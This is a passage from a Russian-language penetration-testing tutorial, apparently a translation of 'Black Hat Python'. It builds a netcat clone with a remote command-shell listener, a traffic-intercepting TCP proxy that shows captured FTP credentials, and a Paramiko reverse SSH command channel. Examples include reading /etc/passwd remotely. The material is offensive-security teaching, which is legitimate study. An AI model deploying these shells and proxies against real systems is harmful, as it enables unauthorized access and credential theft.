Мы также предоставляем справку о применении, которая выводится, когда пользователь запускает программу с параметром `--help` ❷. В ней перечислены шесть аргументов, которые определяют то, как должна вести себя программа ❸. Аргумент `-c` подготавливает интерактивную командную оболочку, `-e` выполняет отдельно взятую команду, `-l` говорит о том, что нужно подготовить слушателя, `-p` позволяет указать порт, на котором будет происходить взаимодействие, `-t` задает IP-адрес, а `-u` определяет имя файла, который нужно загрузить. С этой программой могут работать как отправитель, так и получатель, поэтому параметры определяют, для чего она запускается — для отправки или прослушивания. Аргументы `-c`, `-e` и `-u` подразумевают наличие `-l`, так как они применимы только к той стороне взаимодействия, которая слушает. Отправляющая сторона соединяется со слушателем, и, чтобы его определить, ей нужны только параметры `-t` и `-p`.

Если программа используется в качестве слушателя ❹, мы вызываем объект `NetCat` с пустым строковым буфером. В противном случае сохраняем в буфер содержимое `stdin`. В конце вызываем метод `run`, чтобы запустить программу.

Теперь начнем собирать некоторые из этих функций вместе, начиная с нашего клиентского кода. Добавьте в главный блок следующее:

```
class NetCat:
    def __init__(self, args, buffer=None): ❶
        self.args = args
        self.buffer = buffer
        self.socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM) ❷
        self.socket.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)

    def run(self):
        if self.args.listen:
            self.listen() ❸
        else:
            self.send() ❹
```

Мы инициализируем объект `NetCat` с помощью аргументов из командной строки и буфера ❶, после чего создаем объект сокета ❷.

Метод `run`, который служит точкой входа для управления объектом `NetCat`, довольно прост: он делегирует выполнение двум другим методам. Если нам нужно подготовить слушателя, вызываем метод `listen` ❸, а если нет — метод `send` ❹. Последний выглядит так:

```
def send(self):
    self.socket.connect((self.args.target, self.args.port)) ❶
    if self.buffer:
        self.socket.send(self.buffer)

    try: ❷
        while True: ❸
        recv_len = 1
        response = ''
        while recv_len:
            data = self.socket.recv(4096)
            recv_len = len(data)
            response += data.decode()
            if recv_len < 4096:
                break ❹
        if response:
            print(response)
            buffer = input('> ')
            buffer += '\n'
            self.socket.send(buffer.encode()) ❺
    except KeyboardInterrupt: ❻
        print('User terminated.')
        self.socket.close()
        sys.exit()
```

Мы подключаемся к серверу с заданными адресом и портом ❶ и передаем ему буфер, он у нас есть. Затем используем блок `try/catch`, чтобы иметь возможность закрыть соединение вручную нажатием Ctrl+C ❷. Дальше начинаем цикл ❸, чтобы получить данные от целевого сервера. Если данных больше нет, выходим из цикла ❹. В противном случае выводим ответ, останавливаемся, чтобы получить интерактивный ввод, отправляем его ❺ и продолжаем цикл.

Цикл будет работать, пока не произойдет исключение `KeyboardInterrupt` (Ctrl+C) ❻, в результате чего закроется сокет.

Теперь напишем метод, который выполняется, когда программа запускается для прослушивания:

```
def listen(self):
    self.socket.bind((self.args.target, self.args.port)) ❶
    self.socket.listen(5)
        while True: ❷
            client_socket, _ = self.socket.accept()
            client_thread = threading.Thread(❸
                target=self.handle, args=(client_socket,)
            )
            client_thread.start()
```

Метод `listen` привязывается к адресу и порту ❶ и начинает прослушивание в цикле ❷, передавая подключившиеся сокеты методу `handle` ❸.

Теперь реализуем логику для загрузки файлов, выполнения команд и создания интерактивной командной оболочки. Программа может выполнять эти задания в режиме прослушивания:

```
def handle(self, client_socket):
    if self.args.execute: ❶
        output = execute(self.args.execute)
        client_socket.send(output.encode())

    elif self.args.upload: ❷
        file_buffer = b''
        while True:
            data = client_socket.recv(4096)
            if data:
                file_buffer += data
            else:
                break

        with open(self.args.upload, 'wb') as f:
```

```
            f.write(file_buffer)
        message = f'Saved file {self.args.upload}'
        client_socket.send(message.encode())

    elif self.args.command: ❸
        cmd_buffer = b''
        while True:
            try:
                client_socket.send(b'BHP: #> ')
                while '\n' not in cmd_buffer.decode():
                    cmd_buffer += client_socket.recv(64)
                response = execute(cmd_buffer.decode())
                if response:
                    client_socket.send(response.encode())
                cmd_buffer = b''
            except Exception as e:
                print(f'server killed {e}')
                self.socket.close()
                sys.exit()
```

Метод `handle` выполняет задание в соответствии с полученным аргументом командной строки: выполняет команду, загружает файл или запускает командную оболочку. Если нужно выполнить команду ❶, метод `handle` передает ее функции `execute` и шлет вывод обратно в сокет. Если нужно загрузить файл ❷, мы входим в цикл, чтобы получать данные из прослушивающего сокета, до тех пор пока они не перестанут поступать. Затем записываем накопленное содержимое в заданный файл. Наконец, если нужно создать командную оболочку ❸, мы входим в цикл, передаем отправителю приглашение командной строки и ждем в ответ строку с командой. Затем выполняем команду с помощью функции `execute` и возвращаем ее вывод отправителю.

Можно заметить, что в качестве сигнала для обработки команды командная оболочка ждет перевода строки, что делает ее совместимой с netcat. То есть вы можете использовать эту программу на стороне слушателя, а netcat — на стороне отправителя. Но если хотите общаться с ней с помощью собственного клиента, написанного на Python, не забудьте добавить символ перевода строки. Как видите, мы сами это делаем в методе `send` после получения ввода из консоли.

Проверка написанного

Теперь поэкспериментируем с полученной программой и посмотрим, что она выводит. В одном терминале или командной оболочке `cmd.exe` запустите следующий скрипт с аргументом `--help`:

```
$ python netcat.py --help
usage: netcat.py [-h] [-c] [-e EXECUTE] [-l] [-p PORT] [-t TARGET] [-u UPLOAD]

BHP Net Tool

optional arguments:
  -h, --help            show this help message and exit
  -c, --command         initialize command shell
  -e EXECUTE, --execute EXECUTE
                        execute specified command
  -l, --listen          listen
  -p PORT, --port PORT  specified port
  -t TARGET, --target TARGET
                        specified IP
  -u UPLOAD, --upload UPLOAD
                        upload file

Example:
      netcat.py -t 192.168.1.108 -p 5555 -l -c # командная оболочка
      netcat.py -t 192.168.1.108 -p 5555 -l -u=mytest.txt # загружаем в файл
      netcat.py -t 192.168.1.108 -p 5555 -l -e="cat /etc/passwd"
      # выполняем команду
      echo 'ABCDEFGHI' | ./netcat.py -t 192.168.1.108 -p 135
          # шлем локальный текст на порт сервера 135
      netcat.py -t 192.168.1.108 -p 5555 # соединяемся с сервером
```

Теперь перейдите в систему Kali и запустите слушателя с использованием собственного IP-адреса и порта 5555, чтобы предоставить доступ к командной оболочке:

```
$ python netcat.py -t 192.168.1.203 -p 5555 -l -c
```

Откройте еще один терминал в своей локальной системе и запустите скрипт в клиентском режиме. Помните, он читает из `stdin` до тех пор, пока не получит сигнал о конце файла (end-of-file, EOF). Чтобы послать EOF, нажмите на клавиатуре Ctrl+D:

```
% python netcat.py -t 192.168.1.203 -p 5555
CTRL+D
<BHP:#> ls -la
total 23497
drwxr-xr-x 1 502 dialout      608 May 16 17:12 .
drwxr-xr-x 1 502 dialout      512 Mar 29 11:23 ..
-rw-r--r-- 1 502 dialout     8795 May 6 10:10 mytest.png
-rw-r--r-- 1 502 dialout    14610 May 11 09:06 mytest.sh
-rw-r--r-- 1 502 dialout     8795 May 6 10:10 mytest.txt
-rw-r--r-- 1 502 dialout     4408 May 11 08:55 netcat.py
<BHP: #> uname -a
Linux kali 5.3.0-kali3-amd64 #1 SMP Debian 5.3.15-1kali1 (2019-12-09)
           x86_64 GNU/Linux
```

Как видите, получили собственную командную оболочку. Поскольку мы находимся в системе Unix, то можем выполнять локальные команды и получать в ответ их вывод, как если бы все взаимодействие происходило через SSH или локальный терминал. Мы можем сделать то же самое в системе Kali, но так, чтобы она выполнила отдельную команду. Для этого воспользуемся параметром `-e`:

```
$ python netcat.py -t 192.168.1.203 -p 5555 -l -e="cat /etc/passwd"
```

Теперь при подключении к Kali из локальной системы мы получим в ответ вывод команды:

```
% python netcat.py -t 192.168.1.203 -p 5555

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
```

В локальной системе также можно было бы использовать netcat:

```
% nc 192.168.1.203 5555
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
```

Наконец, мы могли бы воспользоваться клиентом для отправки запроса старым добрым способом:

```
$ echo -ne "GET / HTTP/1.1\r\nHost: reachtim.com\r\n\r\n"
    |python ./netcat.py -t reachtim.com-p 80

HTTP/1.1 301 Moved Permanently
Server: nginx
Date: Mon, 18 May 2020 12:46:30 GMT
Content-Type: text/html; charset=iso-8859-1
Content-Length: 229
Connection: keep-alive
Location: https://reachtim.com/

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
```

```
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
<p>The document has moved <a href="https://reachtim.com/">here</a>.</p>
</body></html>
```

Вот и все! Может, это и не самый изысканный подход, но он послужит хорошей основой для быстрого написания клиентских и серверных сокетов на Python и использования их во вред. Конечно, эта программа охватывает лишь элементарные принципы; чтобы ее расширить или улучшить, воспользуйтесь воображением. Дальше мы напишем TCP-прокси, который может пригодиться для всевозможных атак.

Написание TCP-прокси

Есть несколько причин иметь в своем арсенале TCP-прокси. Его можно использовать для перенаправления трафика от узла к узлу или для доступа к сетевому ПО. При выполнении тестирования на проникновение в корпоративных средах у вас, скорее всего, не будет возможности запустить Wireshark, вы также не сможете загрузить драйверы для анализа трафика на локальном сетевом интерфейсе в Windows, а сегментация сети не даст вам применить свои инструменты непосредственно на атакуемом компьютере. Мы написали на Python простые прокси-серверы, такие как представленный далее, чтобы вам было легче разобраться в неизвестных протоколах, модифицировать трафик, передаваемый приложению, и создавать тестовые сценарии для средств фаззинга.

Прокси-сервер состоит из нескольких частей. Давайте быстро пройдемся по четырем главным функциям, которые нам нужно написать. Мы должны выводить взаимодействие между локальной и удаленной системами в консоль (`hexdump`). Нам нужно принимать данные от локальной или удаленной системы с помощью входящего сокета (`receive_from`). Мы должны определять направление трафика, которым обмениваются локальная и удаленная системы (`proxy_handler`). И наконец, должны подготовить слушающий сокет и передать его нашей функции `proxy_handler` (`server_loop`).

Приступим. Создайте файл с именем `proxy.py`:

```
import sys
import socket
import threading

HEX_FILTER = ''.join(❶
```

```
    [(len(repr(chr(i))) == 3) and chr(i) or '.' for i in range(256)])

def hexdump(src, length=16, show=True):
    if isinstance(src, bytes): ❷
    src = src.decode()

results = list()
for i in range(0, len(src), length):
    word = str(src[i:i+length]) ❸

    printable = word.translate(HEX_FILTER) ❹
    hexa = ' '.join([f'{ord(c):02X}' for c in word])
    hexwidth = length*3
    results.append(f'{i:04x} {hexa:<{hexwidth}} {printable}') ❺
if show:
    for line in results:
        print(line)
else:
    return results
```

Сначала мы импортируем несколько модулей. Затем определяем функцию `hexdump`, которая принимает ввод в виде байтов и выводит его в консоль в шестнадцатеричном формате. То есть она показывает содержимое пакетов и как шестнадцатеричные значения, и как печатные символы ASCII. Это помогает разобраться в неизвестных протоколах, обнаружить учетные данные пользователей, если взаимодействие не зашифровано, и многое другое. Мы создаем строку `HEXFILTER` ❶ с печатными символами ASCII, если символ непечатный, вместо него выводится точка (`.`). В качестве примера того, что может содержать эта строка, возьмем символьное представление двух целых чисел, 30 и 65, в интерактивной оболочке Python:

```
>>> chr(65)
'A'
>>> chr(30)
'\x1e'
>>> len(repr(chr(65)))
3
>>> len(repr(chr(30)))
6
```

Символьное представление 65 является печатным, а символьное представление 30 — нет. Как видите, представление печатного символа имеет длину 3. Воспользуемся этим фактом, чтобы получить итоговую строку `HEXFILTER`: предоставим символ, если это возможно, или точку (`.`), если нет.

В списковом включении (list comprehension), с помощью которого создается строка, применяется метод укороченного вычисления булевых выражений,

что звучит довольно замысловато. Это означает: если длина символа, соответствующего целому числу в диапазоне 0...255, равна 3, мы берем сам символ (`chr(i)`), а если нет, то точку (`.`). Затем соединяем элементы списка в строку примерно такого вида:

```
'................................ !"#$%&\'()*+,-./0123456789:;<=>?@ABCDEFGHIJK
LMNOPQRSTUVWXYZ[.]^_`abcdefghijklmnopqrstuvwxyz{|}~.........................
.......ўџЈ¤Ґ¦§Ё©Є"¬.®Ї°±Ііґµ¶·ё№є"jSsїАБВГДЕЖЗИЙКЛМНОПРСТУФХЦЧШЩЪЫЬЭЮЯабвгдежз
ийклмнопрстуфхцчшщъыьэюя'
```

Списковое включение позволяет представить первые 256 целых чисел в виде печатных символов. Теперь можно написать функцию `hexdump`. Вначале нужно убедиться в том, что мы получили строку, для этого декодируем строку байтов, если она была передана ❷. Дальше берем часть строки, которую нужно вывести, и присваиваем ее переменной `word` ❸. Используем встроенную функцию `translate`, чтобы подставить вместо каждого символа в необработанной строке его строковое представление (`printable`) ❹. Вместе с тем подставляем шестнадцатеричное представление целочисленного значения для каждого символа в исходной строке (`hexa`). В конце создаем новый массив `result` для хранения строк, он будет содержать шестнадцатеричное значение индекса первого байта в слове (`word`), шестнадцатеричное значение слова и его печатное представление ❺. Вывод выглядит так:

```
>> hexdump('python rocks\n and proxies roll\n')
0000 70 79 74 68 6F 6E 20 72 6F 63 6B 73 0A 20 61 6E    python rocks. an
0010 64 20 70 72 6F 78 69 65 73 20 72 6F 6C 6C 0A d     proxies roll.
```

Эта функция дает возможность наблюдать за трафиком, проходящим через прокси-сервер, в режиме реального времени. Теперь напишем функцию, которую программы на обоих концах прокси-сервера будут использовать для приема данных:

```
def receive_from(connection):
    buffer = b""
    connection.settimeout(5) ❶
    try:
        while True:
            data = connection.recv(4096) ❷
            if not data:
                break
            buffer += data
    except Exception as e:
        pass
    return buffer
```

Для получения как локальных, так и удаленных данных мы передаем объект сокета, который будет использоваться в дальнейшем. Создаем пустую байтовую строку `buffer`, в которой будут накапливаться ответы, полученные из сокета ❶. Мы указываем по умолчанию время ожидания длиной пять секунд (при необходимости можете его увеличить, поскольку, если вы проксируете трафик в другие страны или по сетям с большими потерями, такое значение может оказаться слишком жестким). Подготавливаем цикл, чтобы записывать ответные данные в `buffer` ❷, пока они не закончатся или не истечет время ожидания. В конце возвращаем байтовую строку `buffer` вызывающей стороне — ею может быть как локальная, так и удаленная система.

Иногда необходимо модифицировать пакеты запроса или ответа, прежде чем прокси-сервер отправит их по назначению. Добавим для этого две функции, `request_handler` и `response_handler`:

```
def request_handler(buffer):
    # модифицируем пакет
    return buffer

def response_handler(buffer):
    # модифицируем пакет
    return buffer
```

Внутри этих функций можно изменять содержимое пакетов, заниматься фаззингом, отлаживать проблемы с аутентификацией — делать все, что вам угодно. Это может пригодиться, к примеру, если вы обнаружили передачу учетных данных в открытом виде и хотите попробовать повысить свои привилегии в ходе работы с приложением, передав ему `admin` вместо собственного имени пользователя.

Добавим следующий код и разберем функцию `proxy_handler`:

```
def proxy_handler(client_socket, remote_host, remote_port, receive_first):
    remote_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    remote_socket.connect((remote_host, remote_port)) ❶

    if receive_first: ❷
        remote_buffer = receive_from(remote_socket)
        hexdump(remote_buffer)

    remote_buffer = response_handler(remote_buffer) ❸
    if len(remote_buffer):
        print("[<==] Sending %d bytes to localhost." % len(remote_buffer))
```

```
        client_socket.send(remote_buffer)

    while True:
        local_buffer = receive_from(client_socket)
        if len(local_buffer):
            line = "[==>]Received %d bytes from localhost." % len(local_buffer)
            print(line)
            hexdump(local_buffer)

            local_buffer = request_handler(local_buffer)
            remote_socket.send(local_buffer)
            print("[==>] Sent to remote.")

        remote_buffer = receive_from(remote_socket)
        if len(remote_buffer):
            print("[<==] Received %d bytes from remote." % len(remote_buffer))
            hexdump(remote_buffer)

            remote_buffer = response_handler(remote_buffer)
            client_socket.send(remote_buffer)
            print("[<==] Sent to localhost.")

        if not len(local_buffer) or not len(remote_buffer): ❹
            client_socket.close()
            remote_socket.close()
            print("[*] No more data. Closing connections.")
            break
```

Эта функция содержит основную логику нашего прокси-сервера. Для начала мы подключаемся к удаленному узлу ❶. Затем убеждаемся в том, что не нужно инициировать соединение с удаленной стороной и запрашивать данные, прежде чем входить в главный цикл ❷. Некоторые серверы ожидают этого от клиентов (например, FTP-серверы обычно вначале отправляют приветственное сообщение). Затем на обоих концах соединения используется функция `receive_from`. Она принимает объект соединенного сокета и получает данные. Мы сохраняем содержимое пакета, чтобы позже его можно было проанализировать в поисках чего-нибудь интересного. Дальше передаем вывод функции `response_handler` ❸ и отправляем принятый буфер локальному клиенту. В остальном код прокси-сервера довольно простой: мы подготавливаем цикл для непрерывного чтения данных локального клиента, обрабатываем прочитанное и передаем результат удаленному клиенту, затем читаем ответ удаленного клиента, обрабатываем прочитанное и передаем результат локальному клиенту. Так продолжается до тех пор, пока данные не перестанут приходить. Когда больше нечего отправлять ни на одном из концов соединения ❹, мы закрываем локальный и удаленный сокеты и выходим из цикла.

Создадим функцию `server_loop` для настройки соединения и управления им:

```
def server_loop(local_host, local_port,
                remote_host, remote_port, receive_first):
    server = socket.socket(socket.AF_INET, socket.SOCK_STREAM) ❶
    try:
        server.bind((local_host, local_port)) ❷
    except Exception as e:
        print('problem on bind: %r' % e)

        print("[!!] Failed to listen on %s:%d" % (local_host, local_port))
        print("[!!] Check for other listening sockets
                    or correct permissions.")
        sys.exit(0)

    print("[*] Listening on %s:%d" % (local_host, local_port))
    server.listen(5)
    while True: ❸
        client_socket, addr = server.accept()
        # выводим информацию о локальном соединении
        line = "> Received incoming connection from %s:%d" % (addr[0], addr[1])
        print(line)
        # создаем поток для взаимодействия с удаленным сервером
        proxy_thread = threading.Thread( ❹
            target=proxy_handler,
            args=(client_socket, remote_host,
            remote_port, receive_first))
        proxy_thread.start()
```

Функция `server_loop` создает сокет ❶, привязывает его к локальному адресу и начинает прослушивать ❷. В главном цикле ❸, когда приходит запрос на соединение, мы передаем его функции `proxy_handler` в новом потоке ❹, которая занимается отправкой и приемом битов на том или ином конце потока данных.

Осталось только написать функцию `main`:

```
def main():
    if len(sys.argv[1:]) != 5:
        print("Usage: ./proxy.py [localhost] [localport]", end='')
        print("[remotehost] [remoteport] [receive_first]")
        print("Example: ./proxy.py 127.0.0.1 9000 10.12.132.1 9000 True")
        sys.exit(0)
    local_host = sys.argv[1]
    local_port = int(sys.argv[2])
    remote_host = sys.argv[3]
    remote_port = int(sys.argv[4])

    receive_first = sys.argv[5]

    if "True" in receive_first:
```

```
        receive_first = True
    else:
        receive_first = False

    server_loop(local_host, local_port,
        remote_host, remote_port, receive_first)
if __name__ == '__main__':
    main()
```

В функции `main` мы принимаем аргументы командной строки и запускаем цикл сервера для ожидания соединений.

Проверка написанного

Итак, мы подготовили основной цикл прокси-сервера и вспомогательные функции. Теперь проверим, что у нас получилось, на FTP-сервере. Запустите свой скрипт со следующими параметрами:

```
tim@kali: sudo python proxy.py    192.168.1.203 21 ftp.sun.ac.za 21 True
```

Мы используем здесь `sudo`, порт 21 привилегированный, поэтому его прослушивание требует администраторских привилегий. Теперь запустите любой FTP-клиент и сделайте так, чтобы в качестве удаленного адреса и порта он использовал localhost и порт 21. Конечно, нужно выбрать такой FTP-сервер, который будет вам отвечать. При работе с тестовым FTP-сервером мы получили следующий результат:

```
[*] Listening on 192.168.1.203:21
> Received incoming connection from 192.168.1.203:47360
[<==] Received 30 bytes from remote.
0000 32 32 30 20 57 65 6C 63 6F 6D 65 20 74 6F 20 66    220 Welcome to f
0010 74 70 2E 73 75 6E 2E 61 63 2E 7A 61 0D 0A          tp.sun.ac.za..
0000 55 53 45 52 20 61 6E 6F 6E 79 6D 6F 75 73 0D 0A    USER anonymous..
0000 33 33 31 20 50 6C 65 61 73 65 20 73 70 65 63 69    331 Please speci
0010 66 79 20 74 68 65 20 70 61 73 73 77 6F 72 64 2E    fy the password.
0020 0D 0A                                              ..
0000 50 41 53 53 20 73 65 6B 72 65 74 0D 0A             PASS sekret..
0000 32 33 30 20 4C 6F 67 69 6E 20 73 75 63 63 65 73    230 Login succes
0010 73 66 75 6C 2E 0D 0A                               sful...
[==>] Sent to local.
[<==] Received 6 bytes from local.
0000 53 59 53 54 0D 0A                                  SYST..
0000 32 31 35 20 55 4E 49 58 20 54 79 70 65 3A 20 4C    215 UNIX Type: L
0010 38 0D 0A                                           8..
[<==] Received 28 bytes from local.
0000 50 4F 52 54 20 31 39 32 2C 31 36 38 2C 31 2C 32    PORT 192,168,1,2
0010 30 33 2C 31 38 37 2C 32 32 33 0D 0A                03,187,223..
0000 32 30 30 20 50 4F 52 54 20 63 6F 6D 6D 61 6E 64    200 PORT command
```

```
0010 20 73 75 63 63 65 73 73 66 75 6C 2E 20 43 6F 6E     successful. Con
0020 73 69 64 65 72 20 75 73 69 6E 67 20 50 41 53 56    sider using PASV
0030 2E 0D 0A                                           ...
[<==] Received 6 bytes from local.
0000 4C 49 53 54 0D 0A                                  LIST..
[<==] Received 63 bytes from remote.
0000 31 35 30 20 48 65 72 65 20 63 6F 6D 65 73 20 74    150 Here comes t
0010 68 65 20 64 69 72 65 63 74 6F 72 79 20 6C 69 73    he directory lis
0020 74 69 6E 67 2E 0D 0A 32 32 36 20 44 69 72 65 63    ting...226 Direc
0030 74 6F 72 79 20 73 65 6E 64 20 4F 4B 2E 0D 0A       tory send OK...
0000 50 4F 52 54 20 31 39 32 2C 31 36 38 2C 31 2C 32    PORT 192,168,1,2
0010 30 33 2C 32 31 38 2C 31 31 0D 0A                   03,218,11..
0000 32 30 30 20 50 4F 52 54 20 63 6F 6D 6D 61 6E 64    200 PORT command
0010 20 73 75 63 63 65 73 73 66 75 6C 2E 20 43 6F 6E    successful. Con
0020 73 69 64 65 72 20 75 73 69 6E 67 20 50 41 53 56    sider using PASV
0030 2E 0D 0A                                           ...
0000 51 55 49 54 0D 0A                                  QUIT..
[==>] Sent to remote.
0000 32 32 31 20 47 6F 6F 64 62 79 65 2E 0D 0A          221 Goodbye...
[==>] Sent to local.
[*] No more data. Closing connections.
```

В другом терминале Kali мы инициировали сеанс FTP, подключившись к IP-адресу гостевой ВМ Kali с использованием порта по умолчанию 21:

```
tim@kali:$ ftp 192.168.1.203
Connected to 192.168.1.203.
220 Welcome to ftp.sun.ac.za
Name (192.168.1.203:tim): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
lrwxrwxrwx     1 1001    1001           48 Jul 17 2008 CPAN -> pub/mirrors/
ftp.funet.fi/pub/languages/perl/CPAN
lrwxrwxrwx     1 1001    1001           21 Oct 21 2009 CRAN -> pub/mirrors/
ubuntu.com
drwxr-xr-x     2 1001    1001         4096 Apr 03 2019 veeam
drwxr-xr-x     6 1001    1001         4096 Jun 27 2016 win32InetKeyTeraTerm
226 Directory send OK.
ftp> bye
221 Goodbye.
```

Здесь явно видно, что нам удалось получить приветственное сообщение по FTP и отправить имя пользователя и пароль и что наш прокси-сервер завершает работу предсказуемым образом.

SSH с применением Paramiko

Замена netcat, которую мы создали, довольно полезная, но иногда, чтобы вас не обнаружили, свой трафик лучше шифровать. Часто для этого создают туннель с помощью протокола SSH. Но что если на атакуемом вами компьютере нет SSH-клиента, как у 99,81943 % систем Windows?

Конечно, для Windows есть отличные SSH-клиенты, такие как PuTTY, но эта книга о Python. В Python для создания SSH-клиента или сервера можно использовать сырые сокеты и чуть-чуть криптографической магии, но зачем писать самим, если можно взять готовое? Пакет Paramiko, основанный на PyCrypto, предоставляет простой доступ к протоколу SSH2.

Чтобы показать, как работает эта библиотека, сделаем с ее помощью несколько упражнений: установим соединение и выполним по SSH команду в удаленной системе, подготовим SSH-клиент и SSH-сервер для реализации удаленных команд на компьютере с Windows и, наконец, проанализируем файл с демонстрацией обратного туннеля, входящий в состав Paramiko. Приступим.

Для начала установите пакет Paramiko с помощью `pip` (или скачайте его на сайте http://www.paramiko.org/):

```
pip install paramiko
```

Позже мы будем использовать несколько демонстрационных файлов, поэтому не забудьте скачать их из репозитория Paramiko на GitHub (https://github.com/paramiko/paramiko/).

Создайте файл с именем `ssh_cmd.py` и наберите следующее:

```
import paramiko


def ssh_command(ip, port, user, passwd, cmd): ❶
    client = paramiko.SSHClient()
    client.set_missing_host_key_policy(paramiko.AutoAddPolicy()) ❷
    client.connect(ip, port=port, username=user, password=passwd)

    _, stdout, stderr = client.exec_command(cmd) ❸
    output = stdout.readlines() + stderr.readlines()
    if output:
        print('--- Output ---')
        for line in output:
            print(line.strip())
```

```
if __name__ == '__main__':
    import getpass ❹
    # user = getpass.getuser()
    user = input('Username: ')
    password = getpass.getpass()

    ip = input('Enter server IP: ') or '192.168.1.203'
    port = input('Enter port or <CR>: ') or 2222
    cmd = input('Enter command or <CR>: ') or 'id'
    ssh_command(ip, port, user, password, cmd) ❺
```

Мы создаем функцию `ssh_command` ❶, которая подключается к SSH-серверу и выполняет отдельную команду. Следует отметить, что вместо пароля (или в дополнение к нему) Paramiko позволяет использовать для аутентификации ключи. SSH-ключ лучше подходит для реальной работы, но, чтобы упростить этот пример, будем входить в систему с помощью имени пользователя и пароля.

Поскольку мы контролируем оба конца этого соединения, то устанавливаем политику, согласно которой SSH-сервер, к которому подключаемся, должен принять SSH-ключ и установить соединение ❷. Если соединение установлено успешно, выполняем команду ❸, которую мы передали функции `ssh_command`. Затем, если команда сгенерировала вывод, отображаем в консоли каждую его строчку.

В главном блоке задействуется новый модуль `getpass` ❹. С его помощью можно получить имя пользователя в текущей среде, но поскольку в двух наших системах используются разные имена, мы просим пользователя ввести свое имя в командной строке. Затем вызываем функцию `getpass`, чтобы запросить пароль (к разочарованию тех, кто любит подглядывать, введенный текст не будет отображаться в консоли). Затем мы получаем IP, порт и команду, которую нужно выполнить (`cmd`), и передаем все это функции `ssh_command` ❺.

Проведем небольшую проверку и подключимся к нашему серверу Linux:

```
% python ssh_cmd.py
Username: tim
Password:
Enter server IP: 192.168.1.203
Enter port or <CR>: 22
Enter command or <CR>: id
--- Output ---
uid=1000(tim) gid=1000(tim) groups=1000(tim),27(sudo)
```

Как видите, мы подключились и затем выполнили команду. Вы можете легко адаптировать этот скрипт для выполнения сразу нескольких команд на одном или разных SSH-серверах.

Разобравшись с основами, модифицируем этот скрипт, чтобы он мог выполнять команды по SSH на Windows-клиенте. Конечно, обычно для подключения к SSH-серверу используют SSH-клиент, но поскольку в стандартной поставке большинства версий Windows нет SSH-сервера, нам нужно поменять сервер и клиент местами, чтобы первый мог слать команды второму.

Создайте файл с именем `ssh_rcmd.py` и наберите следующее:

```
import paramiko
import shlex
import subprocess

def ssh_command(ip, port, user, passwd, command):
    client = paramiko.SSHClient()
    client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    client.connect(ip, port=port, username=user, password=passwd)

    ssh_session = client.get_transport().open_session()
    if ssh_session.active:
        ssh_session.send(command)
    print(ssh_session.recv(1024).decode())
    while True:
        command = ssh_session.recv(1024) ❶
        try:
            cmd = command.decode()
            if cmd == 'exit':
                client.close()
                break
            cmd_output = subprocess.check_output(shlex.split(cmd), shell=True) ❷
            ssh_session.send(cmd_output or 'okay') ❸
        except Exception as e:
            ssh_session.send(str(e))
        client.close()
    return

if __name__ == '__main__':
    import getpass
    user = getpass.getuser()
    password = getpass.getpass()

    ip = input('Enter server IP: ')
    port = input('Enter port: ')
    ssh_command(ip, port, user, password, 'ClientConnected') ❹
```

Верхняя часть у этой программы такая же, как и у предыдущей. Различия начинаются в цикле `while True:`. Вместо выполнения одной команды, как делали ранее, мы последовательно берем команды из соединения ❶, выполняем их ❷ и затем возвращаем весь вывод вызывающей стороне ❸.

Также заметьте, что в качестве первой команды мы шлем `ClientConnected` ❹. Причину этого вы поймете, когда будет создана обратная сторона SSH-соединения.

Теперь напишем программу, которая создаст SSH-сервер, чтобы к нему мог подключиться наш SSH-клиент, на стороне которого будут выполняться команды. Он может работать в системе под управлением Linux, Windows или даже macOS — главное, чтобы там были установлены Python и Paramiko. Создайте файл с именем `ssh_server.py` и наберите следующее:

```
import os
import paramiko
import socket
import sys
import threading

CWD = os.path.dirname(os.path.realpath(__file__))
HOSTKEY = paramiko.RSAKey(filename=os.path.join(CWD, 'test_rsa.key')) ❶

class Server (paramiko.ServerInterface): ❷
    def _init_(self):
        self.event = threading.Event()

    def check_channel_request(self, kind, chanid):
        if kind == 'session':
            return paramiko.OPEN_SUCCEEDED
        return paramiko.OPEN_FAILED_ADMINISTRATIVELY_PROHIBITED
    def check_auth_password(self, username, password):
        if (username == 'tim') and (password == 'sekret'):
            return paramiko.AUTH_SUCCESSFUL

if __name__ == '__main__':
    server = '192.168.1.207'
    ssh_port = 2222
    try:
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
        sock.bind((server, ssh_port)) ❸
        sock.listen(100)
        print('[+] Listening for connection ...')
        client, addr = sock.accept()
    except Exception as e:
        print('[-] Listen failed: ' + str(e))
        sys.exit(1)
    else:
        print('[+] Got a connection!', client, addr)

    bhSession = paramiko.Transport(client) ❹
```

```
bhSession.add_server_key(HOSTKEY)
server = Server()
bhSession.start_server(server=server)

chan = bhSession.accept(20)
if chan is None:
    print('*** No channel.')
    sys.exit(1)

print('[+] Authenticated!') ❺
print(chan.recv(1024)) ❻
chan.send('Welcome to bh_ssh')
try:
    while True:
        command= input("Enter command: ")
        if command != 'exit':
            chan.send(command)
            r = chan.recv(8192)
            print(r.decode())
        else:
            chan.send('exit')
            print('exiting')
            bhSession.close()
            break
except KeyboardInterrupt:
    bhSession.close()
```

